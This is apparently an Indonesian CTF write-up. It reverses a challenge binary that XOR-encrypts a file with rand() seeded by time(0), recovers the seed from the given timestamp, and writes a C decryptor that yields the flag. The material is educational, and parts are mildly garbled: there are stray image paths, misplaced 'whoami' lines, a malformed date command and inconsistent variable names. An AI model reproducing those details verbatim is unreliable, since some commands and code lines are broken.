Diberikan file binary untuk menenkripsi dan file yang terenkrpsi. Diberi hint yaitu waktu file terenkrpsi digenerate. Mari kita analisa menggunakan tool BinaryNinja™. Didalam fungsi encrypt, program melakukan assign seed yaitu dengan `time(0)`

```
19 @ 00400791 rax = [rbp - 0x38 {var_40}].q
20 @ 004007a3 rax = rax + rdx
21 @ 004007a6 rbx = '.cryptma'
22 @ 004007b0 [rax].q = rbx
23 @ 004007b3 [rax + 8].d = 0x6361696e
24 @ 004007ba [rax + 0xc].b = 0
25 @ 004007be rax = [rbp - 0x38 {var_40}].q
26 @ 004007c2 esi = 0x400a81
27 @ 004007c7 rdi = rax
28 @ 004007ca call(fopen)
29 @ 004007cf [rbp - 0x18 {var_20}].q = rax
30 @ 004007d3 edi = 0
31 @ 004007d8 call(time)
32 @ 004007dd edi = eax
33 @ 004007df call(srand)
34 @ 004007e4 [rbp - 0x28 {var_30}].d = 0
35 @ 004007eb rax = [rbp - 0x18 {var_20}].q
36 @ 004007ef rcx = rax
37 @ 004007f2 edx = 2
38 @ 004007f7 esi = 2
39 @ 004007fc edi = 0x400a83
40 @ 00400801 call(fwrite)
41 @ 00400806 goto 42 @ 0x400857
```


Kita konversi human date ke bentuk epoch dengan perintah

```
~$ whoami
```

Cyber Security IPB

```
$ date +%s" -d "2017-07-22 20:32:21 +0800"
1500726741
```

Didapatkan nilai seed awal dalam bentuk integer. Ketika memanggil `fwrite()` untuk melakukan write file yang terenkripsi diberikan argumen `size`, `nmemb` = 2. Sehingga akan melakukan write 2 byte dari alamat `0x400a83` kemudian sekali write sebesar 2 byte, sehingga $2 * 2 = 4$. Isi 4 byte tersebut adalah '13 37 00 00'



```
27 @ 004007c7 rdi = rax
28 @ 004007ca call(fopen)
29 @ 004007cf [rbp - 0x18 {var_20}].q = rax
30 @ 004007d3 edi = 0
31 @ 004007d8 call(time)
32 @ 004007dd edi = eax
33 @ 004007df call(srand)
34 @ 004007e4 [rbp - 0x28 {var_30}].d = 0
35 @ 004007eb rax = [rbp - 0x18 {var_20}].q
36 @ 004007ef rcx = rax
37 @ 004007f2 edx = 2
38 @ 004007f7 esi = 2
39 @ 004007fc edi = 0x400a83
40 @ 00400801 call(fwrite)
41 @ 00400806 goto 42 @ 0x400a83
```

00400a83	13 37 00 00	.7...
00400a88	5b 78 5d 20	53 75 63 63 [x] Succ
00400a90	65 73 73 66	75 6c 6c 79 essfully
00400a98	20 70 72 6f	74 65 63 74 protect
00400aa0	65 64 20 74	68 65 20 66 ed the f

Kita bersihkan dahulu file yang terenkripsi dengan menghapus 4 byte diawal.

```
$ xxd -p FLAG.pdf.cryptmaniac | tr -d '\n' > flag.clean

$ nano flag.clean
133700b7d3c76960df47a8bb7...

# hapus 13370000
b7d3c76960df47a8bb7...

$ xxd -p -r flag.clean > flag.bin
```

Kita pelajari dulu algoritme untuk enkripsinya, program melakukan enkripsi dengan alur seperti ini:

```
i = 0
while (not eof):
    ran = random()
    c = getbyte(file.enc)
    xor = c ^ ran
    fl = i + c ^ ran
    write(fl)
    ++i
```

Lalu kita buat program c untuk mendekripsi file tersebut.

```

#include<stdio.h>
#include<stdlib.h>

int main(){
    FILE *in;
    FILE *out;
    char c, fl;
    int i, ran;
    srand(1500726741);
    i = 0;
    out = fopen("flag.pdf", "w");
    in = fopen("flag.bin", "rb");

    do {
        c = fgetc(in);
        ran = random();
        fl = (c ^ ran) - i;
        fwrite(&fl, 1, 1, out);
        ++i;
    } while(!feof(in));

    fclose(in);
    fclose(out);

    return(0);
}

```

Lakukan kompilasi dan jalankan. Didapatkan header PDF yang cocok, namun ketika dibuka masih corrupt.

```

$ make solver
cc      solver.c  -o solver

$ ./solver

$ file flag.pdf
flag.pdf: data

$ hd flag.pdf | less
00000000  25 50 44 46 0d 2f 22 33  fa 33 c4 dd 7a 8b cb a7
| %PDF./"3.3...z...|
00000010  f3 c0 d4 c0 be d0 ec 02  b0 b0 e7 ee f2 f8 bc c0

```

```

|.....|
00000020  a0 ab 08 1f 26 1b f4 2a  e0 f3 d4 da 20 42 c8 4f
|....&...*.... B.O|
00000030  66 e7 6c 4e 1d 12 44 a9  e6 ea f1 54 65 4c e9 e1
|f.lN..D....TeL..|
00000040  ef e4 65 9a ae 3e 8a e1   74 60 e5 df 8d 92 bc 03
|..e..>..t`.....|
00000050  75 d0 cd 90 43 0a 74 d6  ef 39 12 df 92 a9 90 20
|u...C.t..9..... |
00000060  af 07 af a5 39 cc 8f 95   ec 7f cc 3e 80 36 08 70
|....9.....>.6.p|
00000070  41 fc dc d9 7b 41 9e 6a   c8 44 1e 67 ce e3 94 67
|A...{A.j.D.g...g|
00000080  3e d9 fb 0c 0b a6 74 99   e6 fe 11 57 10 39 64 6d
|>.....t....W.9dm|
00000090  78 44 39 fd bb 40 31 8f   07 d6 f3 83 50 b3 84 b9
|xD9..@1.....P...|
000000a0  f7 ea bc f6 7e f2 1e 3e   d3 10 88 c6 6c c3 b8 42
|....~..>....l..B|
000000b0  19 7d 19 17 66 35 80 0a   9d ac f3 e1 40 3d a5 62
|.}..f5.....@=.b|

```

Setelah dilihat-lihat ternyata kesalahannya ada pada fungsi reverse ini:

```
f1 = (c ^ ran) - i;
```

Seharusnya

```
f1 = (c -i) ^ ran;
```

Setelah dikompilasi kembali didapatkan flagnya



FLAG: SlashRootCTF{good_good_timeee!}

Flag: SlashRootCTF{good_good_timeee!}

~\$ whoami

Cyber Security IPB